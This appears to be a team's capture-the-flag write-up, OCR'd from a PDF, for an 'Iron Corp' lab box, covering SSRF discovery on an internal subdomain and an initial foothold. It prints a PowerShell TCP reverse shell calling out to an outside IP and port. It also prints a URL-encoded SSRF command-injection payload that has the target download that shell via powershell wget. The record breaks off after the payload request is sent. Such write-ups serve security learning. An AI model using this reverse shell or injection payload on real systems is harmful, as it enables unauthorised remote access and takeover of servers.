


Aisyah used text files to experiment with the website's URL.







Aisyah set up a python server on port 80.




Aisyah found out that the website was vulnerable to SSRF attacks because she has partial access to control of the request sent by the web application.



However, when Aisyah tried to execute a reverse shell from her computer, it only showed the source code of the file and did not execute any commands.




Next, Aisyah loaded the subdomain that she could not load earlier (**internal.ironcorp.me**) and found a message '**You can find your name here**' .




When she clicked on '**here'**, it loaded a page with forbidden access with the url **internal.ironcorp.me:11025/name.php?name=**


Thus, Aisyah viewed the page source of the previous webpage and found a hyperlink reference with the url '**http://internal.ironcorp.me:11025/name.php?name=** '.



Thus, Aisyah copied the URL and pasted it in the previous URL. The page showed the text '**My name is: Equinox**'



Next, she searched for the directory of Equinox. From here, she found out the name of the directory (**E:\xampp\htdocs\internal**) and a few files.




Initial Foothold

Members Involved: Vaarindran, Aisyah, Asyrani, Sabrina


Tools used: Burp Suite, Python3, netcat, powershell, GitHub (reverse shell from nishan), Kali Linux, OpenVPN, Mozilla Firefox


Thought Process and Methodology and Attempts:

The team attempted to exploit the website by using burp suite. To use burp suite, Aisyah and Sabrina configured their proxy settings manually.



Next, they opened burp suite and loaded the page. When the page was loading, they **sent the request to repeater** and forwarded the request.






However, before we proceed further, Aisyah's Kali did not have powershell preinstalled in her Kali machine and when she tried installing powershell using **'apt update && apt -y install powershell'** it does not work or could not locate the package.

```
┌──(root㉿kali)-[/home/aisyah]
└─# apt -y install powershell
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
Package powershell is not available, but is referred to by another package.
This may mean that the package is missing, has been obsoleted, or
is only available from another source

E: Package 'powershell' has no installation candidate
```

Upon researching at Google, we found a way to install powershell on Kali ARM based machine such as M1 and M2 MacBooks or Surface laptops. By following the steps, we manage to resolve our issue and manage to install and run **pwsh** without no issues **(link to website: [PowerShell-Docs/PowerShell-on-ARM.md at main · MicrosoftDocs/PowerShell-Docs · GitHub](#))**



description	ms.date	title
PowerShell on Arm-based systems	11/12/2021	PowerShell on Arm-based systems


PowerShell on Arm processors

PowerShell 7.2 is based on the .NET 6.0 Supported OS Lifecycle Policy and supports the following platforms:

OS	Architectures	Lifecycle
Windows 10 Client Version 1607+	Arm64	Windows
macOS 10.14+	Arm64	macOS
Debian 10+	Arm32, Arm64	Debian
Red Hat Enterprise Linux (RHEL) 7+	Arm64	Red Hat
Ubuntu 20.04, 18.04, 16.04	Arm32, Arm64	Ubuntu

PowerShell 7.1 is based on the .NET 5.0 Supported OS Lifecycle Policy and supports the following platforms:

After successfully installing PowerShell, Aisyah and Sabrina used a powershell reverse shell from nishan.



master · powershell-reverse-shell- / powershell tcp reverse shell.ps1 · Go to file

vulware Rename powershell tcp reverse shell to powershell tcp reverse shell.ps1 · Latest commit c61f8ed on 18 Apr 2018 · History

1 contributor


4 lines (2 sloc) | 789 Bytes · Raw · Blame

```
1  $client = New-Object System.Net.Sockets.TCPClient('52.66.18.212',8000);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($by
2
3  #$sm=(New-Object Net.Sockets.TCPClient('192.168.254.1',55555)).GetStream();[byte[]]$bt=0..65535|%{0};while(($i=$sm.Read($bt,0,$bt.Length)) -ne 0){;$d=(New-Objec
4
```

They created a new file named **shell.ps1** and pasted the reverse shell into the file.

```
┌──(root㉿kali)-[/home/aisyah]
└─# nano shell.ps1
```


They also changed the old IP address to their own IP address and the port they used for netcat.




root@kali: /home/aisyah

```
  GNU nano 6.2                                  shell.ps1
$client = New-Object System.Net.Sockets.TCPClient('10.18.37.160',4545);$stream = $client.GetSt
```


To upload the reverse shell that Aisyah and Sabrina had made, Asyer had pasted in a script based on the link used for the Iron Corp website which is **internal.ironcorp.me:11025/?r=http://admin.ironcorp.me:11025/name.php?name=Equinox|powershell.exe%20wget%20%22http://IPADDRESS/shell.ps1%22%20-outfile%20%22E:/xampp/htdocs/internal/shell.ps1%22 .** Asyer encoded the script as **URL** and then, Asyer copied the result.




Asyer pasted in the result inside the **Repeater** and thus, send it as **Request**.



